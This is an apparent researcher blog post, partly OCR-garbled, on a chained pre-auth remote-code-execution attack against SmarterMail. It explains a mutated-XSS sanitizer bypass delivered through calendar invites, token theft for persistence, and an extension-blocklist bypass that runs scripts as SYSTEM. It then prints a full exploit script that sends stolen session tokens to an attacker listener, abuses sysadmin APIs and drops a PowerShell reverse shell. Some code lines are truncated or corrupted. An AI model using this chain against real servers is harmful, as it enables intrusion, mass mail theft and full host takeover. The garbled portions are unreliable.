pre-auth rce in smartermail (CVE-2026-104082, CVE-2026-104083, CVE-2026-104084)

2026-08-20







Watch on

> SUMMARY: multiple vulns and misconfigurations in smartermail can be chained to achieve remote code execution as nt authority\system; alongside the ability to exfil stuff en masse. thisd is very hastily written; ill add more soon

https://nvd.nist.gov/vuln/detail/CVE-2026-104082

https://nvd.nist.gov/vuln/detail/CVE-2026-104083

https://nvd.nist.gov/vuln/detail/CVE-2026-104084

smartermail wtf is it

if you havent heard of smartermail; it is a widely used ms exchange/big groupware alternative used by large enterprises and orgs.

for example, raytheon (often makes missiles), fujitsu (often takes photos of missiles), govmails in the middle east (often (at least recently) gets hit by missiles), shinjiru (lol), gigabit hosting, lots of hosting providers (i.e. if you can find a vuln in this you can get ia to a bunch of companies relying on these providers aswell), saas contractors for large f500 companies, M3 USA, lockheed martin, and more.

as a result, a lot of people try to breach these instances, and over time there were pretty large lapses in smartermail's security (e.g. preauth rce) that got abused and burnt immediately (see: smartermail on kev catalog). over time, smartermail heavily tightened up a bunch of stuff, including getting rid of any weird sinks (e.g. an rce sink on admin that runs as NT AUTHORITY\SYSTEM), deserialization sinks, etc. a pretty commendable job notably.

smartermail basics

just some basics on how smartermail works:

privs

there are only 2 main roles that are interesting, sysadmins and domain admins. sysadmins control a single smartermail instance. a single smartermail instance can hold multiple domains. a domain admin is an admin within said domain (huge). sysadmins can do many things, such as creating domains (!!), inspecting spam mail/quarantined mail, mount volumes (!!), view plaintext passwords (all passwords in smartermail are plaintext since they assume that they're autogenerated i think), impersonate users, etc. domain admins can impersonate users and delete users withi ntheir domain and thats about it lol

domains

they are just folders on the smartermail box for conveniences sake lol

sessions

users have an accessToken and a refreshToken. both of these are in localstorage (lol). you can have multiple accesstokens, which is common if you are a sysadmin and you're an employee.

ok thats all you need to know

getting smartermail

getting the src was easy; just rip it from the docker image. we can then drag the main `MailService` and `SmarterMail.Standard` dlls on a decompiler of choice. going through the laundry list of sinks and footguns in c# (e.g. BinaryFormatter) it became pretty obvious that most trivial sinks were out of the question. aside from some preauth surfaces that were interesting (and may be explored in the future idk) anything as easy as the prior vulns for smartermail are pretty much gone lol

ok wtf now

since its an email service, one of the more devastating vulns we can try to look for are xss sinks. obv with an xss sink we can circumvent auth entirely and hit any authed sink. an even better xss sink would be one that simply requires rendering the email itself. looking for this i landed on this obf stub: `SmarterMail.Standard.Utilities.Web.并.丁`:

```
// yes they added code obfuscation; as you can tell it wasnt really supe
private static bool 丂(HtmlNode node, ...) {
    string tag = node.Name.ToLowerInvariant();
    if (blockedTags.Contains(tag)) { node.Remove(); return true; }

    foreach (var attr in node.Attributes) {
        string name = attr.Name.ToLower();
        if (name.StartsWith("on") && name.Length > 2) {
            node.Attributes.Remove(attr);
        }
        if (jsUrlRegex.IsMatch(attr.Value)) {
            node.Attributes.Remove(attr);
        }
    }

    // recurse probably
    foreach (var child in node.ChildNodes)
        丂(child, ...);
        ...
        // ... a lot of code
```

this seems to use html agility pack (HAP) to handroll sanitization; which is a pretty stupid idea (handrolling your own sanitizing). the sanitizer strips essentially every

easy tag out there (`<script>` / `<object>`, onX attribs, etc). smartermail preemptively sanitizes it when we read an email before serving it back to the user. however, since its handrolled surely there is a parser differential we can screw with lol. scrolling down:



ok nvm wtf mane

fuzzing it

getting mr claude sonnet the fourth and sixth to write me a fuzzer for this sanitizer, i fed it a random one (https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/XSS). soon, this payload survived:

```
<math><mtext><mglyph><style><img src=x onerror="alert(1)"></style>
```

gg bradar

mutated xss (CVE-2026-104083)


i assume you know the basics of xss (hopefully). mutated xss is just a parser differential between the sanitizer and the browser's spec. browsers have special complex rules like foreign content parsing that essentially make it so in certain tags like `<math>`, `<mathml>` (especially this) or `<svg>` it'll be treated differently (i still

am not 100% sure on browser parser work but thats generally how shit goes anyway).

in this case, the santiizer assigns the `<style>` tag the `CData` flag, which means it treates everything in the style tag as just raw text; aka it doesnt really give a shit. to the browser, after doing its magical foreign content parsing our payload wil lreform and execute. nice. in addition to this parser differential bug, smartermail also has arguably dogshit csp; meaning we don't really have to try at all to do stuff:

```
Content-Security-Policy: script-src * 'unsafe-inline'; connect-src *; ir
```


ok sweet lets try the payload out:



ok we can hit stuff post auth now right

issue 1


unfortunately this wasn't as easy as shown. for me to even show that screenshot i had to press this:




so obv that is fucking stupid lol. surely there is a better way we can send our payload.

mimetypes

as it turns out smartermail supports more than regular text/html emails (huge). they support the `text/calendar` mimetype, or the icalendar spec. maybe we could find interesting stuff there lol. looking at the ical implementation (“invite”):



as you can see, it directly innerhtmls some of the calendar content. thats interesting lol. tracing back up, we see:



so we can probably guess from this that the description is being confidently sanitized by said faulty sanitizer. nice. so this might be the format we need to make it auto trigger without viewing as html at all. searching for where this description comes from (aka searching for `string description`), we come to this function:

```
public bool GetDescription(out string description)
{
    ICalendarProperty val = Properties["X-ALT-DESC"];
    if (val == nul)
    {
        description = Description ?? string.Empty;
        return false;
    }
    description = val.Value?.ToString() ?? string.Empty;
    return true;
}
```

from this we can probably guess that the header where our mxss sink will be is probably `X-ALT-DESC`. nice


attempt 2

after looking at the vcalendar spec this is what i managed to come up with:

```
'BEGIN:VCALENDAR\r\n'
'VERSION:2.0\r\n'
'PRODID:-//Test//EN\r\n'
'BEGIN:VEVENT\r\n'
'UID:' + str(int(time.time())) + '@test.lol\r\n'
'DTSTAMP:20300421T120000Z\r\n'
'DTSTART:20300421T130000Z\r\n'
'DTEND:20300421T140000Z\r\n'
'SUMMARY:Meeting\r\n'
'X-ALT-DESC;FMTTYPE=text/html:<html><body>' + pl + '</body></html>\r\n'
```

```
'END:VEVENT\r\n'
'END:VCALENDAR\r\n'
```

sending it over, we get:



sweet. even better is the fact that the contentes of `X-ALT-DESC` are relegated to a `message-iframe` page (but its same origin so wtf) so the paylaod doesnt even show in the viewer. better yet, since this sanitizer is used by essentially everything for cleaning up emails before rendering them, we can use this to target hte sysadmin (although, most of the time they are already using the email service as a user anyway so this is kinda extra) by simply sending some easily flaggable malicious emails. when they inspect it, itll trigger the xss. nice. lets look at some post auth sinks


persistence (CVE-2026-104084)

our ideal scenario for this exploit is to either make this a worm or to do good enough csint on someone to make sure that they are a domain admin/sysadmin (more on these later), then hit them with the xss. thats cool and all but how might we maintain persistence on their accounts, one might ask.

fortunately, smartermail blesses every domain admins sessions with another bug. as it turns out, when a domain admin gets demoted, they only get their perms revoked when they keep polling the server with their active session (that being their accessToken); that is, if they are on the website polling it.

if they are logged out it wouldn't automatically log the domain admin out/revoke at all.

we can combine this minor fuckup with `POST /api/v1/auth/refresh-token` to get unlimited access tokens and persistence even after you are exposed like an idiot for not deleting emails from sent and inbox on a comp'd mail:




then from this we can happily continue impersonating users and reading their mail secretly etc etc.

rce (CVE-2026-104082)

this is a neat logic bug

typically, pre <9540 in smartermail, getting rce is relatively trivial, since you can just abuse the legitimate volume mount feature and just put a command there. you can read about the triviality of this at this blog by the watchtowr people here

cool writeup. anyway. ever since then the smartermail devs have realized that adding such a functionality is not smart. in lieu of this, they made it so that you have to upload a batch script/or whatever script within a specific directory on the actual box running smartermail, then reference the files path. they then made sure there weren't any funny arbitrary file write primitives and did a bunch of hardening to make sure that even sysadmins cant rce the box. ok we're fucked right



not realyl actually lol. looking at the core volume mount code:

```
string path = PathX.Combine(FileManager.ApplicationDataScriptsPath, value);
string fullPath = PathX.GetFullPath(path);
string text = PathX.GetFullPath(FileManager.ApplicationDataScriptsPath);
if (!text.EndsWith('/'))
{
    text += "/";
}
if (!fullPath.StartsWith(text, (StringComparison)5))
{
    if (乚.IsDebugging(DebugLogTypes.EventLogging))
    {
        乚.Write(DebugLogTypes.EventLogging, "CommandLineAction blocked: Script path '" + fullPath + "' attempted to escape Scripts directory.");
    }
    return false;
}
if (!FileX.Exists(fullPath))
{
    if (乚.IsDebugging(DebugLogTypes.EventLogging))
    {
        乚.Write(DebugLogTypes.EventLogging, "CommandLineAction failed: Script file '" + value + "' not found in Scripts directory.");
    }
    return false;
}
string 丁;
ProcessStartInfo val = 临.一(fullPath, out 丁, value2, (ProcessWindowStyle)1);
```

interesting. lets see what ApplicationDataScriptsPath is all about:

```
ApplicationDataPath = PathX.Combine(InstallFolder, "Settings");
ApplicationDataScriptsPath = PathX.Combine(ApplicationDataPath, "Assets");
```

so, if the normalized path is not within the ApplicationDataScriptsPath, then it will bail and error. this also means however that having a file in

`ApplicationDataScriptsPath/foo/bar/lol.bat` is fine; since it doesnt care how many levels there are so long as its in `ApplicationDataScriptsPath`

unfortunately they forgot about the fact that domains are ultimately folders. domain's folder can have attachments, and user sent attachments are kept there

what if we just make a domain within ApplicationDataScriptsPath then make a user in that domain and upload an attachment and send an email to ourselves so it gets uploaded lol

trying this out, creating a domain worked; but uploading a `.bat` didn't work. stepping through what's going on with a debugger, we land on this hashset:

```
[field: CompilerGenerated]
public CaseInsensitiveHashSet file_storage_disallowed_extensions
{
    [CompilerGenerated]
    get;
    [CompilerGenerated]
    set;
} = new CaseInsensitiveHashSet(new string[57]
{
    "AIR", "APP", "APPX", "ASHX", "ASMX", "ASP", "ASPX", "BASH", "BAT", "CAB",
    "CER", "CGI", "CMD", "COM", "COMMAND", "CS", "CSH", "CSHTML", "DLL", "ESH",
    "EXE", "FISH", "GADGET", "HTA", "JAR", "JAVA", "JS", "JSE", "JSX", "MSI",
    "MSIX", "PHP", "PL", "PS", "PS1", "PY", "PYC", "PYO", "RAR", "REG",
    "RGS", "SCR", "SCRIPT", "SCT", "SH", "SOAP", "SYS", "TAR", "UDF", "VB",
    "VBE", "VBS", "VBSCRIPT", "WS", "WSF", "XML", "ZSH"
});
```

naturally i tried to do null byte tricks like `xd.bat%00.txt`, double encoding them, etc. none worked. after an arguably bad clusterfuck of scrolling through other potential extension tricks i haven't tried i decided to just xref this hashset to see what its for. surely this is unrelated and just to prevent people getting mailed bat scripts lol; there has to be a way. i ended up finding this:

```
if (input.globalMailSettings.fileTypeRestriction?.blackList != null && 0 == 0)
{
    ((HashSet<string>)settings.file_storage_disallowed_extensions).Clear();
```

oohlala lets see how we can trigger this then lol. since its globalMailSettings its related to the `/api/v1/settings/sysadmin/global-mail` endpoint. after some fiddling, this was what i needed in the request:

```
{
  "globalMailSettings": {
    "fileTypeRestriction": {
      "blackList": [],
```

```
      "blockFilesWithNoExtension": false
    }
  }
}
```

and with that, we can now create a user, send an email containing a bat script to ourselves, and run volume mount on said script

ok full xp chain

1. send an mxss to sysadmin, either spray their quarantine inbox or do some csint to figure out what their other work mail is
2. steal sessions for persistence if shit goes wrong
3. create a domain, specify domain root to be within assets folder, create a user in domain, clear blacklist for domain
4. login as user, send an email to yourself, in the email upload a bat script
5. create a volume mount, reference the script in our fake domain, rce

as a reward, we get shell as NT AUTHORITY\SYSTEM (or if youre thugging it out drop tailscale/teamviewer lol)

the xps

https://github.com/eev4n/smartermail

```
import argparse
import base64
import json
import requests
import smtplib
import threading
import time
from flask import Flask, request

pw = 'Foobar1234!'
fakedom = 'beamed.com'

def pargs():
    p = argparse.ArgumentParser()
    p.add_argument('url', help='base url')
    p.add_argument('--to', required=True, help='targ')
    p.add_argument('--port', default='9000', help='flask')
    p.add_argument('--lhost', required=True, help='nc ip')
```

```
    p.add_argument('--lport', default='1234', help='nc port')
    return p.parse_args()

args = pargs()
base = args.url.rstrip('/')
listen = f'http://{args.lhost}:{args.port}'
app = Flask(__name__)


def sendm(to, eml):
    print("PLACEHOLDER PLACEHOLDER")
    host = args.url.split('//')[1].split('/')[0]
    for i in range(12):
        try:
            s = smtplib.SMTP(host, 25, timeout=15)

            s.ehlo()
            s.docmd('MAIL FROM:<important@john.com>')
            s.docmd('RCPT TO:<' + to + '>')
            s.docmd('DATA')
            s.send(eml.encode())
            result = s.docmd('.')
            s.quit()

            if result[0] < 300:
                print('+ sent payload')
                return True
            print('- smtp: ' + str(result))
        except Exception as e:
            print('- smtp: ' + str(e))
        time.sleep(5)
    return False


js = f"""(function(){{var t=localStorage.getItem('userTokens');var i=nev
payload = f'<math><mtext><mglyph><style><img src=x onerror="{js}"></sty

def invite(to):
    return (
        'From: j@j.com\r\n'
        'To: ' + to + '\r\n'
        'Subject: yo heres the invite\r\n'
        'Content-Type: multipart/mixed; boundary="cal"\r\n'
        '\r\n'
        '--cal\r\n'
        'Content-Type: text/plain\r\n'
        '\r\n'
        'you have been invited to the next hangout g congrats\r\n'
```

```
        '--cal\r\n'
        'Content-Type: text/calendar; method=REQUEST\r\n'
        '\r\n'
        'BEGIN:VCALENDAR\r\n'
        'VERSION:2.0\r\n'
        'PRODID:-//Test//EN\r\n'
        'BEGIN:VEVENT\r\n'
        'UID:' + str(int(time.time())) + '@test.local\r\n'
        'DTSTAMP:20260925T120000Z\r\n'
        'DTSTART:20260925T130000Z\r\n'
        'DTEND:20260925T140000Z\r\n'
        'SUMMARY:Meeting\r\n'
        'X-ALT-DESC;FMTTYPE=text/html:<html><body>' + payload + '</body>
        'END:VEVENT\r\n'
        'END:VCALENDAR\r\n'
        '--cal--\r\n'
    )


def pickn choose(tokens):
    for email in tokens:
        refresh = tokens[email].get('refreshToken')

        if not refresh:
            continue

        r = requests.post(base + '/api/v1/auth/refresh-token', json={'to

        if r.status_code != 200:
            print(f'refresh fail wtf')
            continue

        access = r.json()['accessToken']

        open('refresh.txt', 'a').write(email + ' ' + r.json()['refreshTo

        part = access.split('.')[1]
        part += '=' * (-len(part) % 4)

        claims = json.loads(base64.urlsafe_b64decode(part))

        if 'SysAdmin' in claims.get('role', []):
            print(f'+ got sysadmin shit aint sweet no mo')
            return access

        print(f'- {email}: not sysadmin')
    return None
```

```
def beam(at):
    def apibase(path, data):
        return requests.post(base + path, json=data, headers={'Authoriza
    # get the orig path first
    r = apibase('/api/v1/settings/sysadmin/AddOrUpdateMount', {
        'Enabled': True,
        'MountPath': 'C:/tmp',
        'CommandMount': 'zz',
        'CommandUnmount': '',
        'ReadOnly': False,
        'UseArgumentsInCommand': False
        })

    if 'not found' not in r.text:
        print('! cant find assets dir')
        return

    assets = r.text.split("Script file '")[1].split('zz')[0]

    print(f'+ got assets {assets}')

    r = apibase('/api/v1/settings/sysadmin/global-mail', {
        'globalMailSettings':
        {
            'fileTypeRestriction':
            {
                'blackList': [],
                'blockFilesWithNoExtension': False
            }
        }
        })
    if r.status_code != 200:
        print('! cant clear bl')
        return

    print('+ bl cleared')

    r = apibase('/api/v1/settings/sysadmin/domain-put', {
        'domainData': {
            'name': fakedom,
            'hostname': 'mail.' + fakedom,
            'path': assets + 'x',
            'isEnabled': True,
            'isSplitDomain': False
        },
        'adminUsername': 'lol',
        'adminPassword': pw
        })
```

```
    if r.status_code == 200:
        print('+ new dom')
    else:
        print(f'- cant make new domain')

    email = f'lol@{fakedom}'
    r = apibase('/api/v1/settings/sysadmin/post-user', {
        'email': email,
        'userData': {
            'maxMailboxSize': 0
        },
        'allowMail': True
        })

    if r.status_code == 200:
        print('+ quota unlimited')
    else:
        print(f'- quota: {r.status_code}')

    r = requests.post(base + '/api/v1/auth/authenticate-user', json={
        'Username': email,
        'Password': pw,
        'clientId': 'lol'
        }, timeout=30)

    if r.status_code != 200:
        print('! login fail ' + r.text[:200])
        return
    user_token = r.json()['accessToken']
    print('+ logged in no bizzy BAP ')

    ps1 = f"""$c=New-Object System.Net.Sockets.TCPClient('{args.lhost}'
$s=$c.GetStream();[byte[]]$b=0..65535|%{{0}};
while(($i=$s.Read($b,0,$b.Length))-ne 0){{
$d=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0,$i);
$r=(('Invoke'+'-Expression') $d 2>&1|Out-String);$r2=$r+'PS '+(pwd).Path
$e=([text.encoding]::ASCII).GetBytes($r2);
$s.Write($e,0,$e.Length);$s.Flush()}};
$c.Close()
"""
    ps1p = assets + 'x/Users/lol/FileStore/Root Folder/fun.ps1'
    bat = (f'@echo off\r\n'
           f'powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Fi

    def upload(filename, content):
        size = str(len(content))
        form = {
```

```
            'context': 'file-storage',
            'contextData': '{"folder":""}',
            'resumableChunkNumber': '1',
            'resumableTotalChunks': '1',
            'resumableChunkSize': size,
            'resumableCurrentChunkSize': size,
            'resumableTotalSize': size,
            'resumableIdentifier': filename.upper().replace('.', '-') +
            'resumableFilename': filename,
            'resumableRelativePath': filename,
            'resumableType': '',
        }
        # technically not needed but sometimes it fails
        for i in range(15):
            r = requests.post(base + '/api/upload', headers={'Authoriza
            if r.status_code == 200:
                return True
            if 'MAX_SIZE_EXCEEDED' in r.text:
                time.sleep(3)
                continue
            print(f'! upload: {r.text[:100]}')
            return False
        print('! upload is fucked wtf did you do')
        return False

    if not upload('fun.ps1', ps1):
        return
    if not upload('g.bat', bat):
        return
    print('+ uploaded pl')

    r = apibase('/api/v1/settings/sysadmin/AddOrUpdateMount', {
        'Enabled': True,
        'MountPath': 'C:/tmp',
        'CommandMount': 'x/Users/lol/FileStore/Root Folder/g.bat',
        'CommandUnmount': '',
        'ReadOnly': False,
        'UseArgumentsInCommand': False
        })
    if 'not found' in r.text:
        print('???: ' + r.text[:300])
    else:
        print(f'+ shell')

@app.route('/')
def catch():
    raw = request.args.get('t', '')
    stolen = base64.b64decode(raw).decode('utf-8', 'replace')
```

```
    print('+ got tokens')
    tokens = json.loads(stolen)

    atk = pickнchoose(tokens)
    if atk is None:
        print('! no sysadmin token')
        return b''

    beam(atk)
    return b''


threading.Thread(target=lambda: app.run(host='0.0.0.0', port=int(args.p
